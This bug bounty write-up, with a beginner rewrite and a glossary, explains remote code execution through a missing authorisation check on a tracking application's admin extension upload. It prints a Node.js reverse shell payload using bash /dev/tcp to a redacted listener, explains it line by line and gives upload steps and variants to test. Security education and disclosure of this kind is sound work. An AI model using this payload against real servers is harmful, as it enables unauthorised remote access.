RCE on Application’s Tracking Admin Panel
The admin panel for uploading extensions lacked proper authorization checks, allowing any authenticated user to upload a ZIP containing a JavaScript file. That file was executed by the server, enabling an attacker to run system commands and obtain a reverse shell.

In this blog post, we’ll explore some intriguing scenarios where the add extension functionality in a particular subdomain can be exploited to enable a Remote Code Execution vulnerability. The application in question is a tracking system that can monitor study hours, walking distance, and, if using the Android…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
The add extension functionality in a subdomain of a tracking application can be abused to reach remote code execution. The application is a tracking system that monitors study hours, walking distance and, in its Android version, application usage levels. This write-up walks through the vulnerability in its admin panel, the file upload attack that follows from it, and the reverse shell that results.

Context
The target is the admin panel of a tracking application. The panel exposes an extension tab in the frontend, and that tab lets a user upload an extension as a ZIP archive. An extension is not a single file: it needs a JavaScript file containing the extension's code and a JSON file containing metadata such as the extension's name, version and description. Those files, plus any other necessary files, are compiled into a ZIP archive and uploaded together. A properly organised archive that contains all required files is more likely to pass the initial review process.
The admin console is reachable by authenticated users through the subdirectory /admin.
Setup
The researcher works from a local machine with a netcat listener and a reverse shell payload. The payload targets [redacted] on port 9999. No account roles beyond "authenticated user" and "low-privileged user" are described, and no product versions are given.
Finding it
The issue is authorisation, not the upload itself. When creating an extension, the application fails to implement proper authorization checks for all users. Regular users can therefore upload extensions through the admin panel without restriction. The admin console at /admin has no proper authentication mechanism in place for the panel, so low-privileged users may also be able to access it.

Because the upload path ends in code that the application later executes, an unrestricted extension upload is not just a file storage problem: it is a route to remote code execution.
Exploitation
Step 1: Understand the upload restriction

The admin panel's extension tab accepts ZIP files only and does not support any other file extensions. The restriction is intended to prevent security vulnerabilities that could arise from uploading unsupported file types.
Step 2: Write the extension code
The JavaScript file carries the extension's code. The researcher writes code that sends a reverse shell to the listening server:
require(‘child_process’).exec(‘bash -c “bash -i >& /dev/tcp/[redacted]/9999 0>&1"’)
The snippet uses the Node.js child_process module. Node.js normally runs as a single-threaded, non-blocking system, which can struggle with increasing workloads; child_process addresses this by allowing child processes to be spawned, and those child processes can communicate with each other through a built-in messaging system. Here exec() is used to run a system command, specifically to establish a reverse TCP connection to the listener server. That connection gives remote access to the system.
Step 3: Write the metadata file
An extension also requires a metadata file with essential information such as its UUID, name and description. A basic example is enough:
{"name": "Test"}
This file must be included when the extension is uploaded to the application.
Step 4: Package and upload
The JavaScript file, the metadata file and any other necessary files are compiled into a ZIP archive. The archive is uploaded to the target application through the upload extension functionality in the extension tab of the admin panel.
Step 5: Catch the shell
A listening server is started on the local machine before the upload. After the malicious ZIP is uploaded, the researcher gets a reverse shell on the netcat listener.

The shell comes from the daemon server of the application.
Root cause
The design mistake is the missing authorisation check on extension creation. The application does not verify that the user creating an extension is entitled to do so, so any authenticated user, including a low-privileged one, can reach the functionality. The admin console at /admin compounds this because it has no proper authentication mechanism for the panel itself, so low-privileged users may be able to access it at all.
The report notes that a properly organised archive containing all required files is more likely to pass the initial review process.
Impact
A regular or low-privileged authenticated user can upload an extension through the admin panel without restriction, potentially leading to remote code execution on the application's daemon server. From the resulting shell the attacker has remote access to the system. The report frames the outcome in terms of potential impact and stresses that such actions should only be performed with permission and in a controlled testing environment.
Fix
The report calls for proper authorization checks on extension creation, so that only users who are entitled to create extensions can do so, and for robust access controls and security measures around the admin panel. It also highlights the need for appropriate security measures and access controls to prevent unauthorized access to the admin console at /admin. No fix or change is described as having been applied.
Variants to test
- Extension upload on other admin panels. Look for an extension or plugin upload feature that accepts a ZIP archive containing executable code. A positive result is an archive that is accepted and whose code runs on the server, for example by calling back to a listener you control.
- Authorisation checks on creation endpoints. Try creating an extension with a low-privileged account. A positive result is a successful creation where the UI or API should have restricted the action to administrators.
- Direct access to
/admin. Request the admin console with a low-privileged session. A positive result is the console rendering and its functionality being usable without an administrative role. - Archive contents versus extension checks. Where an upload accepts only ZIP, check whether the archive's contents are validated. A positive result is a ZIP containing a script file that the application executes after upload.
What happened, in plain words
A tracking application lets people record things like how many hours they study, how far they walk, and, in its Android version, how much they use other apps. Like many applications, it has an admin panel: a special area, normally meant for the people who run the service, where settings and features can be managed. One of the features in that panel lets someone upload an "extension", a small add-on that gives the application extra abilities.
The researcher found that this upload feature did not properly check who was allowed to use it. A normal, low-privileged user could reach the admin panel and upload an extension. Because an extension contains code that the application runs, uploading a carefully built one let the researcher run their own commands on the server. That is called remote code execution, or RCE: an attacker somewhere else on the internet gets the server to run commands of their choosing.
This walkthrough explains the whole path in beginner terms: what the application is, what the admin panel and the extension feature do, why the missing permission check matters, how the malicious extension was built, and how the researcher caught the connection that came back from the server.
The application and its admin panel
The target is a tracking system. It monitors study hours, walking distance and, if you use the Android version, application usage levels. Think of it as a fitness and study diary that lives online.
Every application like this has two faces. There is the part ordinary users see, and there is an admin panel: a back office where the people running the service manage things. The admin panel of this application is reached through a web address that ends in the subdirectory /admin. A subdirectory is simply a folder-like part of a web address, the bit after the site name, much like a folder inside a filing cabinet.
The panel has an extension tab in its frontend, meaning the part you see in the browser. That tab lets a user upload an extension. An extension is not a single file. It needs at least two things:
- A JavaScript file containing the extension's code. JavaScript is the programming language that web pages and many web applications use to make things happen.
- A JSON file containing metadata, which is just information about the extension: its name, its version and its description. JSON is a simple text format for structured data, a bit like a very tidy shopping list where every item has a label.
Those files, plus any other necessary files, are compiled into a ZIP archive and uploaded together. A ZIP archive is a single file that holds other files inside it, like a cardboard box holding several documents. A properly organised archive that contains all the required files is more likely to pass the initial review process, the first check the application performs on an upload.
The vulnerability: a missing permission check
The problem is not the upload feature itself. The problem is authorisation, which means deciding whether a particular user is allowed to do a particular thing. Think of a hotel: authentication is showing your key card at the door, authorisation is whether that card opens the gym, the pool or only your own room.
When creating an extension, the application fails to implement proper authorization checks for all users. In plain terms, it does not ask "is this person allowed to create an extension?" before letting them do it. As a result, regular users can upload extensions through the admin panel without restriction.
The admin console at /admin makes this worse. It has no proper authentication mechanism in place for the panel, so low-privileged users may also be able to access it at all. Authentication is the step of proving who you are, usually by logging in. A low-privileged user is someone with an ordinary account, not an administrator.
Why does this matter so much? Because the upload path ends in code that the application later executes. An unrestricted extension upload is therefore not just a file storage problem, where someone leaves an unwanted file on a server. It is a route to remote code execution: the uploaded code runs on the server with the server's own powers.
Setting up the test
The researcher works from a local machine, meaning their own computer, with two tools:
- A netcat listener. Netcat is a small networking tool that can wait for an incoming connection on a chosen port. A port is a numbered channel on a computer, like a door number in a large building. The listener is the researcher's own "door", left open and waiting.
- A reverse shell payload. A shell is a way to type commands into a computer and see the results. A reverse shell is a connection that starts from the victim server and comes back to the attacker, rather than the attacker connecting in. It is like asking someone to phone you rather than phoning them, which often slips past defences that block incoming calls.
The payload targets [redacted] on port 9999. An IP address is the numeric address of a computer on a network, and a lab here means a controlled test environment rather than a real production system. No account roles beyond "authenticated user" and "low-privileged user" are described, and no product versions are given.
Step 1: Understand the upload restriction
The admin panel's extension tab accepts ZIP files only and does not support any other file extensions. A file extension is the short suffix at the end of a filename, such as .zip or .jpg, that tells the system what kind of file it is. The restriction is intended to prevent security vulnerabilities that could arise from uploading unsupported file types.
Step 2: Write the extension code
The JavaScript file carries the extension's code. The researcher writes code that sends a reverse shell to the listening server:
require(‘child_process’).exec(‘bash -c “bash -i >& /dev/tcp/[redacted]/9999 0>&1"’)
Line by line, in plain words:
require(‘child_process’)loads a built-in part of Node.js calledchild_process. Node.js is a runtime, a program that lets JavaScript run outside the browser, on a server. Thechild_processmodule lets a Node.js program start other programs on the machine..exec(...)runs a system command, meaning a command the operating system itself understands, not JavaScript.bash -cstarts a command shell called Bash and tells it to run the command that follows.bash -istarts an interactive Bash shell, one you can type into.>& /dev/tcp/[redacted]/9999redirects the shell's input and output to a network connection to[redacted]on port9999. In Bash,/dev/tcp/is a special path that opens a network connection instead of a file.0>&1ties the shell's input to the same connection as its output, so whatever the researcher types travels to the server and whatever the server prints travels back.
Why this approach? Node.js normally runs as a single-threaded, non-blocking system, which can struggle with increasing workloads. Being single-threaded means it handles one thing at a time in its main flow. The child_process module addresses this by allowing child processes to be spawned, and those child processes can communicate with each other through a built-in messaging system. Here exec() is used to run a system command, specifically to establish a reverse TCP connection to the listener server. TCP is the standard protocol that carries reliable connections across the internet. That connection gives remote access to the system.
The report stresses that such actions should only be performed with permission and in a controlled testing environment.
Step 3: Write the metadata file
An extension also requires a metadata file with essential information such as its UUID, name and description. A UUID is a universally unique identifier, a long string of characters used to tell one thing apart from every other thing. A basic example is enough:
{"name": "Test"}
Line by line:
- The outer curly braces
{and}mark the start and end of a JSON object, a collection of labelled values. "name"is the label, and"Test"is the value given to it. The colon separates the two, and the comma would separate this pair from the next one if there were more.
This file must be included when the extension is uploaded to the application.
Step 4: Package and upload
The JavaScript file, the metadata file and any other necessary files are compiled into a ZIP archive. The archive is uploaded to the target application through the upload extension functionality in the extension tab of the admin panel. The report notes that a properly organised archive containing all required files is more likely to pass the initial review process.
Step 5: Catch the shell
A listening server is started on the local machine before the upload. The order matters: if nobody is waiting at the door when the server calls back, the connection is missed. After the malicious ZIP is uploaded, the researcher gets a reverse shell on the netcat listener.
The shell comes from the daemon server of the application. A daemon is a program that runs in the background on a server, without anyone sitting in front of it, quietly doing its job.
Why it worked
The design mistake is the missing authorisation check on extension creation. The application does not verify that the user creating an extension is entitled to do so, so any authenticated user, including a low-privileged one, can reach the functionality. The admin console at /admin compounds this because it has no proper authentication mechanism for the panel itself, so low-privileged users may be able to access it at all.
The ZIP-only restriction does not help. It limits the file extension of the upload, but the archive still contains a JavaScript file whose code the application executes, so the check does not stop the payload from running. The extension review process is also not a barrier here: the archive is organised correctly and contains the required files, which is exactly what makes it likely to pass that initial review.
What an attacker could do
A regular or low-privileged authenticated user can upload an extension through the admin panel without restriction, potentially leading to remote code execution on the application's daemon server. From the resulting shell the attacker has remote access to the system. The report frames the outcome in terms of potential impact and stresses that such actions should only be performed with permission and in a controlled testing environment.
How to fix it
The report calls for proper authorization checks on extension creation, so that only users who are entitled to create extensions can do so, and for robust access controls and security measures around the admin panel. It also highlights the need for appropriate security measures and access controls to prevent unauthorized access to the admin console at /admin. No fix or change is described as having been applied.
Similar things to test elsewhere
- Extension upload on other admin panels. Look for an extension or plugin upload feature that accepts a ZIP archive containing executable code. A positive result is an archive that is accepted and whose code runs on the server, for example by calling back to a listener you control.
- Authorisation checks on creation endpoints. Try creating an extension with a low-privileged account. A positive result is a successful creation where the UI or API should have restricted the action to administrators. An API is the set of addresses and rules a program uses to talk to another program, the way a restaurant menu lists what you can order and how.
- Direct access to
/admin. Request the admin console with a low-privileged session. A session is the period during which the application remembers who you are, usually kept alive by a cookie, a small piece of data your browser stores and sends back with each request. A positive result is the console rendering and its functionality being usable without an administrative role. - Archive contents versus extension checks. Where an upload accepts only ZIP, check whether the archive's contents are validated. A positive result is a ZIP containing a script file that the application executes after upload.
Glossary
- Admin panel: a back-office area of an application, normally reserved for the people who run the service, where settings and features are managed.
- API: the set of addresses and rules one program uses to talk to another, like a menu that lists what can be ordered and how.
- Authentication: proving who you are, usually by logging in.
- Authorisation: deciding whether a particular user is allowed to perform a particular action.
- Bash: a command shell on Linux and similar systems, where you type commands and see their output.
- Child process: a separate program started by another program, which can run alongside it.
- Cookie: a small piece of data a browser stores for a site and sends back with later requests, often used to keep you logged in.
- Daemon: a program that runs in the background on a server without anyone sitting in front of it.
- Extension: an add-on that gives an application extra abilities, here packaged as a ZIP archive containing code and metadata.
- File extension: the short suffix at the end of a filename, such as
.zip, that indicates the file type. - Frontend: the part of an application you see and interact with in the browser.
- IP address: the numeric address of a computer on a network.
- JavaScript: the programming language used to make web pages and many web applications do things.
- JSON: a simple text format for structured data, made of labelled values.
- Listener: a tool or program waiting for an incoming network connection on a chosen port.
- Metadata: information about something, such as an extension's name, version and description, rather than its code.
- Netcat: a small networking tool that can open connections and wait for them on a chosen port.
- Node.js: a runtime that lets JavaScript run outside the browser, on a server.
- Payload: the part of an attack that actually does the work, here the code that opens the reverse shell.
- Port: a numbered channel on a computer that network connections use, like a door number in a building.
- Remote code execution (RCE): getting a server to run commands of an attacker's choosing from somewhere else.
- Reverse shell: a shell connection that starts from the victim server and comes back to the attacker.
- Session: the period during which an application remembers who you are, usually kept alive by a cookie.
- Shell: a way to type commands into a computer and see the results.
- Single-threaded: handling one thing at a time in a program's main flow.
- Subdirectory: a folder-like part of a web address, the bit after the site name.
- TCP: the standard protocol that carries reliable connections across the internet.
- UUID: a universally unique identifier, a long string used to tell one thing apart from every other thing.
- ZIP archive: a single file that holds other files inside it, like a box holding several documents.




